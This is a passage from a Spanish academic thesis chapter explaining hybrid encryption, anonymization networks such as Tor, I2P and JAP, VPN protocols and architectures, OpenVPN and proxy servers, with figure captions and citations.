Los algoritmos más conocidos que usan esta técnica son Diffie-Hellman, RSA y DSA.




Figura 2.6: Funcionamiento de cifrado asimétrico. [12]

- *Cifrado híbrido.*

Se usa tanto un cifrado simétrico como uno asimétrico. Combina la conveniencia de un

esquema de cifrado asimétrico con la eficacia de un esquema de cifrado simétrico.

El cifrado de clave pública se implementa para el cifrado de clave simétrica aleatoria. A continuación, el destinatario utiliza el método de cifrado de clave pública para descifrar la clave simétrica. Una vez que se recupera la clave simétrica, se utiliza para descifrar el mensaje.[13]

2.2. Alternativas ya creadas para comunicación anónima.

Existen infinidad de formas para realizar una comunicación, y más aún hoy en nuestros días, en un mundo que está constantemente interconectado y en el que la información se transmite en alta velocidad.

Es por ello que es una necesidad que estos métodos sean fiables, rápidos y tengan una alta disponibilidad. Así, podemos comprobar que las estructuras de red en cualquier edificio, ya sea una empresa o una residencia familiar, suponen un requisito principal en la construcción de los mismos.

Y si se habla sobre la comunicación entre dispositivos, por supuesto, también se debe tener en consideración la cantidad de tráfico de datos que se transmitirán por el medio, datos que pueden ser identificativos y pueden estar expuestos en rastreo de dicha comunicación de forma que se termine por dar con información confidencial de alguna de las partes, poniendo así en riesgo la seguridad del canal.

Es por eso, que una de las características principales que debe tener una red es la seguridad, una seguridad que debe estar reforzada y probada, ya sea con técnicas de cifrado, por medio de monitorización, sistemas de detección y prevención de intrusión, filtrado de paquetes, etc.

En este punto se estudiarán a fondo algunas de las técnicas que ya existen, y pueden ser probadas, para realizar una comunicación anónima, y, por lo tanto, segura, ya que será imposible la identificación del emisor y del receptor.

2.2.1. Redes de anonimización.

Este se trata de uno de los mecanismos más seguros: a partir de él se puede lograr ocultar la identidad, la localización y los servicios accedidos durante el proceso de la comunicación.

Antes de comenzar a desarrollar el funcionamiento de esta técnica conviene conocer el proceso de enrutamiento de un paquete en cualquier red, tal y como se explica en el punto 2.1.4.

■ Principios de funcionamiento.

La clave de esta técnica es ocultar el verdadero destino de la comunicación, y esto solo es posible lograrlo conociendo el camino completo que el paquete debe recorrer para llegar hasta el fin.

Para ello, en una red de anonimización, se negocia una ruta entre los distintos routers para alcanzar el destino desde el origen. Esto solo se podrá realizar si se sabe que routers

componen la red, y que enlaces hay entre ellos, como es el caso que sucede con esta técnica.

Así, se podrá fingir que no se conoce la IP destino final, reenviándola al router más cercano, con el que se ha negociado la ruta, y que se sabe con anterioridad, que llevará hasta el destino. Es decir, en el momento que se envía cualquier paquete desde el emisor se pondrá como IP destino la dirección del router más cercano.

Una vez en el router, para reenviar la trama al siguiente destino, se reemplaza el origen desde el que le ha llegado el paquete, y se escribe en ese campo la dirección actual del router. Lo mismo se hace con la dirección destino. De esta manera, se oculta continuamente desde donde proviene la trama y hacia donde va.

Para que todo esto sea posible, los routers deben guardar el registro de la ruta negociada mientras dure el intercambio de información para permitir la comunicación bidireccional. Esto solo se consigue convirtiendo el enrutador en un agente de reenvío.[1]

■ Ejemplos de redes de anonimización.

- *TOR*.

Se trata de la red de anonimización más popular, creada en 2002 como un proyecto patrocinado por el Laboratorio de Investigación Naval de Estados Unidos con el objetivo de proteger las comunicaciones de inteligencia del país.

En 2006 se fundó The Tor Project, una organización sin ánimo de lucro orientada a la investigación y que es la responsable actual del mantenimiento de TOR.

En 2008 se creó el navegador TOR para conseguir que fuera más accesible para los usuarios de Internet. [17]

Sus tres siglas quieren decir “The Onion Routing”³ debido a la peculiar forma que utiliza para encriptar y encapsular los mensajes por medio de capas.

Está compuesta por una red de nodos geográficamente dispersos operados por voluntarios, y que se comunican entre sí mediante TLS (protocolo de seguridad en la capa de transporte ⁴) que ofrece privacidad y la seguridad de los datos en las comunicaciones por Internet, concretamente permite mantener la confidencialidad y la integridad de la información transmitida entre los nodos.

En TOR existen dos tipos de nodos[18]:

- Nodos OR (Onion Router): Se trata de todos los servidores que forman parte de la red TOR y que funcionan como encaminadores para transmitir flujos de información de unos a otros.

Como se ha descrito, estos están operados por voluntarios y se comunican entre sí por medio de TLS. Pueden ser puerta de entrada a la red, puerta de salida, o

³En español enrutamiento “cebolla”.

⁴Transport Layer Security

intermedios. Publican todas sus características en el servicio de dominio en cuanto se inician.

- o Nodos OP (Onion Proxy): Son los clientes que solicitan acceso a la red TOR para anonimizar su comunicación.

Para conocer las direcciones de los nodos OR por los que pasará toda la información que soliciten, las recogen de un servicio de directorio, que no es más que una base de datos distribuida que almacena las direcciones de todos los nodos OR. A partir de entonces establecen circuitos aleatorios a través de estos.

Actualmente (10/03/2022) existen activos 1480 repartidos por 50 países de todo el mundo. En la imagen inferior (Figura 2.7) se muestra su distribución gráficamente:




Figura 2.7: Nodos OR activos actualmente repartidos geográficamente por países [16].

El funcionamiento de la red TOR se basa en un enrutamiento por capas, coloquialmente denominado “cebolla”.

Esto significa que, para proteger el paquete que se va a enviar, el emisor genera N capas, siendo N también el número de servidores intermedios por los que pasará el paquete.

Así, cada capa se crea con una clave simétrica negociada por medio de un algoritmo de clave asimétrica entre cada servidor y el cliente, de manera que la trama se va desenvolviendo conforme pasa de un servidor a otro, hasta que el nodo final “quita” la última capa y muestra el mensaje original al receptor.

Esta técnica consigue, sobre todo, aumentar la fiabilidad de la red de anonimización, pues asegura que aunque algún nodo OR falle, no se compromete el contenido del paquete. Para ello sería necesario controlar absolutamente todos los nodos de la red. [18]

En la imagen inferior (Figura 2.8) se ha elaborado un diagrama que muestra a “grosso

modo”, de forma gráfica, el funcionamiento descrito anteriormente:




Figura 2.8: Diagrama de funcionamiento de comunicación en la red TOR.

Además del enrutamiento “cebolla”, en una comunicación para la red TOR también se usan circuitos telescópicos. Gracias a ellos el cliente puede saber en todo momento el estado de los nodos OR por los que pasa el mensaje.

Su proceso de creación está formado por 5 pasos [18]:

1. El cliente TOR crear una conexión TLS a un nodo OR de entrada. Posteriormente, negocian, mediante el algoritmo de clave pública Diffie-Hellman, un secreto que usarán como clave para cifrar y descifrar las celdas transmitidas de uno a otro.
2. A través del túnel creado en el paso 1, se realiza una conexión TLS con el siguiente nodo del circuito, y se vuelve a negociar una clave compartida. De esta forma se consigue tener un túnel a un segundo nodo, que atraviesa el túnel ya creado hacia el primer nodo.
3. Prosigue la extensión del circuito hasta que se llegue a los tres saltos, que es lo máximo que permite la actual versión de TOR.
4. El cliente envía un mensaje al último nodo pidiendo a este que acceda al destino.
5. El cliente puede empezar a enviar datos, que estarán organizados en capas. Cada capa estará cifrada con las claves de sesión negociadas previamente en orden inverso, es decir, la clave de la capa más externa será la creada para el túnel

con el nodo de salida, y la clave de la capa más interna, previa al contenido del mensaje, será la creada para el nodo de entrada.

A partir de la información obtenida de su configuración y del servicio de directorio, el nodo OP decide un circuito por el que van a circular los paquetes y que tendrá tres nodos OR como máximo, tal y como se ha indicado anteriormente.

- *I2P*. [20]

Se trata de un proyecto puesto en marcha desde 2003, en el que sus siglas se traducen en The Invisible Internet Project (El proyecto del internet invisible).

Al igual que los dos anteriores es gratuito, además también proporciona un servicio DNS exclusivo y una capa de aplicación que permite a las personas usar y crear aplicaciones para fomentar su uso diario. También tiene su propia base de datos interna para distribuir información de enrutamiento.

La red está formada por pares (routers) y túneles virtuales unidireccionales de entrada y salida. La comunicación entre los pares se realiza mediante protocolos sobre mecanismos existentes (tanto UDP, como TCP), y está cifrada entre los pares, tal y como sucedía en TOR, pero no entre el origen y el primer nodo, ni entre el último nodo y el destino.

En la Figura 2.9 se puede observar un pequeño diagrama sobre el funcionamiento de la red:




Figura 2.9: Diagrama de funcionamiento de comunicación en la red I2P.

Los clientes tienen su propia identificación y pueden conectarse a cualquier par, al cual deben autorizar la asignación temporal de los túneles que usarán para transmitir y recibir información.

Una característica importante de esta red de anonimización es que está casi completamente descentralizada, a excepción de lo que se llaman Servidores de reinicio. Estos se encargan de mostrar al cliente los pares a los que a de conectarse la primera vez que acceda a la red. Una vez conectado, los siguientes pares se descubren mediante la construcción de túneles exploratorios. Así, estos servidores solo sirven para iniciar la conexión, pero no sabrán nada de la comunicación que se mantenga posteriormente por los túneles y los pares que ha mostrado.

La red es P2P plenamente distribuida, es decir, se comparten todos los recursos y cada nodo participa en el enrutamiento de paquetes para otros, por lo que sí se va a conocer que el ordenador que acceda a I2P está haciéndolo, pero no se conocerán las actividades que este esté realizando en la red.

Una de las principales desventajas de I2P es que considera beneficioso permanecer completamente en la red y, por lo tanto, no permite acceder a Internet, de manera que es una red completamente encapsulada.

- *JAP*. [19]

También conocido como Java Anon Proxy o JonDonym, se trata de un servicio de

anonimización patrocinado por las universidades de Regensburg y Dresde.

La arquitectura de JAP está distribuida en 3 importantes componentes:

- o JAP: Programa instalado para acceso a la red en el ordenador del cliente. El más usado es Jondo, un cliente que funciona sobre Java.
- o Mixes: Intermediarios anónimos que reciben los flujos de datos de varios clientes y los mezclan para conseguir un mejor cifrado.
- o InfoService: Servicio aparte que proporciona información de los mixes disponibles, la cantidad de usuarios que están utilizando cada uno y la carga que estos tienen en cada momento.

JAP utiliza una secuencia predeterminada para los mixes. Esta secuencia de mixes enlazados se denomina “mix cascade”. Los usuarios pueden elegir entre diferentes “mix cascades”. Conociendo esto, el funcionamiento es sencillo de comprender:

1. Los clientes JAP consultan a InfoService la situación actual de los mixes, y si coincide la versión del software que estos usan con la del programa que utilizan los clientes, si no es así, InfoService proporciona la actualización correspondiente.
2. Se registra una conexión bidireccional TCP/IP entre el cliente JAP y una de las “mix cascades” que debe escoger el cliente, y que se mantendrá hasta que se cierre la sesión.
3. JAP cifra los datos con un proceso asimétrico, con los algoritmos RSA con claves de 1024 bits y AES con claves de 128 bits, y los envía a la primera estación mix.
4. La primera estación mix mezcla los datos con los de otros usuarios y los envía a la segunda estación mix que los pasa a la tercera estación mix.
5. La tercera y última estación mix descifra y envía los datos, a través de un proxy de caché, a Internet.

En el siguiente diagrama (Figura 2.10) se muestra a grandes rasgos el funcionamiento de JAP, expuesto en anteriores líneas:




Figura 2.10: Funcionamiento de comunicación en red JAP.[19]

Importante señalar que JAP utiliza un cifrado muy similar al que usa TOR, por medio de capas.

Cada mix descifra una capa del mensaje, de forma que los datos están encapsulados sobre tantas capas como mixes vaya a pasar la información. Este proceso garantiza que cada capa solo se elimine con el mix correcto.

Como se ha descrito anteriormente, los mensajes en JAP se cifran simétricamente con AES y esta clave simétrica se cifra con el método RSA asimétrico.

- *Otros.*

- Freenet: Red red P2P completamente descentralizada, como I2P, con almacenamiento en caché adaptativo (permite escalar la red con mayor facilidad). Está diseñada como un almacén distribuido de datos. La gente ha construido aplicaciones sobre el sistema para tener otras comunicaciones anónimas genéricas, como webs estáticas y foros.

Protegida de forma similar a las expuestas con anterioridad, y además incluye “Claves sub espaciales firmadas” que permiten que el contenido se firme digitalmente. También permite reconstruir un archivo enviado incluso si algunas de las partes de ese archivo no se pueden recuperar. [21]

Una de sus principales desventajas es la poca fiabilidad en su anonimato con respecto a atacantes con grandes recursos para poder realizar análisis completos, debido básicamente a la heurística de ruteo que usa. [22]

- RetroShare: Se trata de un software que permite crear una red cifrada P2P descentralizada entre el cliente y personas con las que intercambie certificados de RetroShare. Solo estos vecinos conocerán su IP pública.

Los enlaces entre nodos están encriptados mediante claves asimétricas seguras (formato PGP).

Su principal inconveniente es que es necesario crear una red propia, reclutando amigos o uniéndose a una red de amigos existente. [23]

- Morphmix / Tarzan: Se trata de dos redes P2P plenamente distribuidas, que utilizan proxies para enviar datos fuera a través de redes de mezcla de baja latencia (outproxies). Morphmix incluye algoritmos de detección de colisiones, y Tarzán escasez de direcciones IP para evitar ataques.

- Mixminion / Mixmaster: Son dos redes cuyo principal propósito es el reenvío de correo electrónico de forma anónima.

- MUTE / AntsP2P: Son dos sistemas de código abierto P2P que utilizan enrutamiento basado en hormigas (antnet) para anonimizar las comunicaciones. Con este algoritmo primero se busca la ruta deseada al destino aleatoriamente o mediante broadcast, y posteriormente se optimiza.

Su principal inconveniente es que antnet escala bastante mal, por lo que solo es útil para redes pequeñas.

- **Utilidad.**

Gracias a la privacidad que garantizan, estas redes son, sobre todo, utilizadas para esquivar la censura en países donde la misma se encuentra impuesta.

En países donde no hay límites para navegar por internet, esta técnica se ha utilizado para poder acceder a contenidos que están limitados por imposición de cualquier empresa, de forma que un empleado pueda sortear dicha limitación hasta desde su puesto de trabajo.

También se utiliza en las organizaciones que son perseguidas por el control de los gobiernos, debido a las actividades delictivas que promueven, como es el caso de Anonymous, New World Hackers, Ghost Squad Hackers o La Nueve [36].

Pero, de la misma forma, se pueden utilizar desde la otra parte, y es que las redes de anonimización permiten encubrir actividades de los servicios de inteligencia, que pueden pasar inadvertidos para acceder a los sitios web desde donde se estén planteando ataques cibernéticos.

2.2.2. VPN (Redes Privadas Virtuales).

En términos generales, una VPN es el mecanismo que se utiliza sobre una red, ya sea bien privada, o bien pública (como Internet), para transmitir información de forma segura y respetando la privacidad de los usuarios. Esto se logra gracias a la utilización de protocolos punto a punto, el cifrado de los datos, y la tunelización de las comunicaciones. [27]

- **Principios de funcionamiento.**

En primeros términos, después de la definición dada, no parece que el funcionamiento de una VPN suponga de demasiada complejidad. Su fuerte, básicamente, es el uso de protocolos que simulan una tunelización virtual. Estos, como requisito principal, deben garantizar autenticación, confidencialidad e integridad (Punto 2.1.3).

A continuación se exponen los protocolos más utilizados:

- *IPSec*. [24], [28]

Se trata de la abreviatura de Internet Protocol Secure, que quiere decir Protocolo Seguro de Internet. Este protocolo tiene la utilidad de asegurar que las comunicaciones IP se realizan de forma segura, implementando así autenticación y cifrado para cada flujo de datos.

Es importante señalar que se trata de un protocolo que trabaja sobre la capa 3 del modelo OSI (capa de red⁵). En IPv4 trabajará justo por encima de la cabecera IP, sin embargo, en IPv6 estará integrado en el apartado “Extensiones” de la misma.

Sobre las cabeceras, IPSec permite utilizar dos tipos:

⁵Capa encargada de la administración de las direcciones de datos y la transferencia entre redes

- Cabecera de Autenticación (AH): proporciona integridad y autenticación, pero no confidencialidad, pues no cifra los datos del paquete IP.

Se sitúa entre la cabecera IP estándar del paquete, y los datos transmitidos. En la figura inferior (Figura 2.11) se puede analizar su funcionamiento, que se basa en un algoritmo HMAC ⁶:




Figura 2.11: Funcionamiento del protocolo IPSec utilizando cabecera AH. [28]

- Cabecera de Seguridad Encapsulada (ESP): ofrece integridad, autenticación y confidencialidad mediante el algoritmo de Diffie-Hellmann.

Al proporcionar más servicios que AH, el formato de la cabecera es más complejo: está formado por una cabecera y una cola para la autenticación, que “rodean” el campo que contiene los datos cifrados.

Para el cifrado se utilizan algoritmos de clave simétrica, habitualmente AES.

Un esquema que servirá para analizar el funcionamiento del protocolo IPSec con esta cabecera, se muestra en la siguiente figura (Figura [12]):




Figura 2.12: Funcionamiento del protocolo IPSec utilizando cabecera ESP. [28]

Se debe escoger entre las dos, pues no funcionan de forma simultánea. Lo que si se puede hacer es aplicar una detrás de otra de modo secuencial, es decir, a un datagrama

⁶Algoritmo basado en código de autenticación de mensaje basado en hash.

IP aplicarle un protocolo y al paquete resultante aplicarle otro.

IPSec soporta todos los cifrados simétricos actuales, no obstante, una negociación correcta depende de si el sistema operativo soporta este tipo de algoritmos de cifrado. Para ello, el protocolo integra un sistema de negociación para que: los equipos finales negocien el mejor cifrado posible que soporten, puedan acordar las claves de intercambio, y, además, elijan los algoritmos de cifrado que tengan en común.

También permite asegurar la integridad de los mensajes, permitiendo al host receptor comprobar que el contenido de las cabeceras y la carga útil cifrada del mensaje enviado, no han sido modificadas desde su origen al destino. Para ello utiliza algoritmos hash, que van desde MD5 hasta el SHA-512.

En resumen, IPSec combina tecnologías de clave pública, algoritmos de cifrado simétricos, y algoritmos de hash, así como certificados digitales.

IPSec está apoyado por todos los estándares de la IETF ⁷ y además está soportado en todas las versiones de sistemas operativos para PC.

- *PPTP*. [25]

El nombre del protocolo es un acrónimo de Point to Point Tunneling Protocol (o protocolo de túnel de punto a punto).

Desarrollado por Microsoft desde 1999, se trata de uno de los protocolos más antiguos.

PPTP cifra, autentica y negocia PPP, para posteriormente encapsular la trama en un paquete IP. A partir de entonces viajan hasta su destino a través de un túnel.

Hay dos tipos de túneles para este protocolo:

- Tunelización voluntaria: Iniciada por el usuario cuando un cliente PPTP se conecta al proveedor de servicios de Internet (ISP) construyendo así una conexión TCP entre ambos.
- Tunelización obligatoria: Iniciada por el servidor PPTP, por lo que debe tener un router obligatoriamente para arrancar.

Tras la creación del túnel se comienza la comunicación que contará con dos tipos de mensajes: de control y de datos.

Pese a que es muy fácil de configurar, este protocolo tiene una desventaja muy perjudicial, y es que usa un cifrado extremadamente sencillo, limitado a 128 bits. De hecho, la agencia gubernamental NSA lo rompió, por lo que es muy vulnerable. Esto genera mucha inseguridad en su uso, por lo que actualmente pocos son los que lo utilizan y, definitivamente, es un riesgo hacerlo.

- *L2TP*. [26]

Sus siglas quieren decir Layer Two Tunneling Protocol (Protocolo de tunelización de capa dos). Fue creado por Microsoft como sucesor de PPTP, tiene su misma funcio-

⁷Internet Engineering Task Force (Grupo de trabajo de ingeniería de Internet).

nalidad y soluciona todas sus vulnerabilidades.

Con L2TP se realizan todas las comprobaciones y validaciones de seguridad, y se habilita un mejor cifrado de los datos.

Utiliza PPP para proporcionar acceso telefónico que puede ser dirigido a través de un túnel por Internet hasta un punto determinado y, además, define su propio protocolo de establecimiento de túneles.

También se puede usar de forma conjunta con IPSec para la autenticación y encriptación de seguridad de la transferencia de datos.

Los inconvenientes que tiene este protocolo son principalmente que no solo no realiza autenticación para cada uno de los paquetes que viajan por el túnel, tampoco cifra el tráfico de datos del usuario y no dispone de mecanismos para actualización y generación automática de las claves de cifrado.

Debido a esto, se utiliza IPSec para proteger los datos que viajan por túneles L2TP.

- *VPNs SSL.*

Las siglas de este protocolo quieren decir Secure Sockets Layer, y mediante el uso de criptografía, proporciona autenticación y privacidad de la información.

SSL requiere de 3 fases para cifrar la comunicación. Estas son:

1. Negociar que algoritmo se utilizará en la comunicación entre el emisor y el receptor.
2. Realizar intercambio de claves públicas generadas y utilizar certificados digitales para la autenticación.
3. Mediante el cifrado simétrico, encriptar el tráfico.

Además de esto, SSL se ejecuta en la capa de aplicación junto a protocolos como HTTP (formando así HTTPS) o SMTP, y también sobre TCP.

- **Tipos.**

Se pueden encontrar dos tipos de arquitecturas VPN, ambas focalizadas al uso empresarial, que se usaran dependiendo de las necesidades que se presenten [27], [29], [30]:

- *VPN de acceso remoto.*

Se utiliza, sobre todo, cuando existen usuarios móviles o usuarios que se conectan desde el domicilio a una sede empresarial. Para estos se habilita un canal por donde se redigirá el tráfico, y a partir del cual podrán acceder a recursos remotos como si fueran locales.

También se puede utilizar para aislar zonas de la red interna, de forma que solo se pueda acceder a las mismas usando este tipo de VPN, desde la que se solicitará una autenticación que servirá para filtrar los usuarios que tienen acceso o no a los servicios aislados.

Es importante tener en cuenta desde donde se inicia el túnel.

Si lo hace desde el cliente, toda la conexión será segura, pero se deberá gestionar software en local para acceder al sitio remoto. En cambio, si se inicia desde un servidor de acceso a red (NAS), la VPN se habilitará desde el router, por lo que no será necesario software adicional, pero no existirá una conexión cifrada hasta dicho router desde el cliente.

En los últimos años esta arquitectura se ha convertido en algo imprescindible para poder permitir el teletrabajo.

- *VPN de sitio a sitio.*

Este tipo de arquitectura se utiliza en el entorno empresarial, de forma que sedes secundarias puedan acceder de forma rápida y fiable al contenido de la sede central, o a otras organizaciones.

Este método permitirá ahorrar los costes que puede suponer crear un enlace WAN, y además posibilitará una gestión más sencilla. Eso sí, también deberá implementar una topología que posibilite el máximo de prestaciones y una alta disponibilidad.

Importante señalar que en esta arquitectura es fundamental conocer las rutas estáticas para lograr llegar al destino por medio del túnel VPN.

También es de vital importancia que las distintas partes utilicen el mismo protocolo VPN, tipo de cifrado y autenticación. Es decir, en el cliente se puede usar cualquier protocolo, pero no accederá a otro sitio si este no es el mismo que tenga configurado el servidor VPN “central” al que se accederá.

- **Ejemplo de aplicación: OpenVPN.**

El ejemplo más recurrente que se puede encontrar basado en este mecanismo es OpenVPN, una herramienta gratuita que utiliza el protocolo SSL, ya estudiado, para su funcionamiento. De forma que permitirá crear certificados digitales para la autenticación de los clientes.

Es muy utilizado, porque es capaz de crear y configurar, tanto conexiones desde el cliente a un servidor externo, como hacia un servidor propio (una de las grandes ventajas de OpenVPN), de una forma muy sencilla e intuitiva. [37], [38]

En uno de los Anexos (Apartado 6.1), se explica de forma detallada como crear una conexión cliente/servidor desde Windows con esta herramienta. Eso sí, el servidor se trata de uno externo para reducir complejidad en la explicación de la configuración.

2.2.3. Proxy.

- **Definición.**

Se trata de un equipo informático que se sitúa como intermediario entre el cliente y el servidor de acceso, de forma que pasarán por él todos los paquetes de la comunicación, y será la dirección de este la que el servidor tomará como cliente, de manera que su principal función es la de ocultar la IP del cliente, pero nada más. Debe existir una fiabilidad muy

grande en el servidor proxy por parte del cliente, pues la comunicación no estará cifrada, y si este no es fiable puede apropiarse, perfectamente, de datos sensibles que se puedan incluir durante la misma sin que el usuario se entere.[31]

Y es aquí donde surge la principal diferencia con las VPN, ya que estas cifran todo el tráfico que pasa a través de ellas, en cambio, un servidor proxy no implementa esa función.

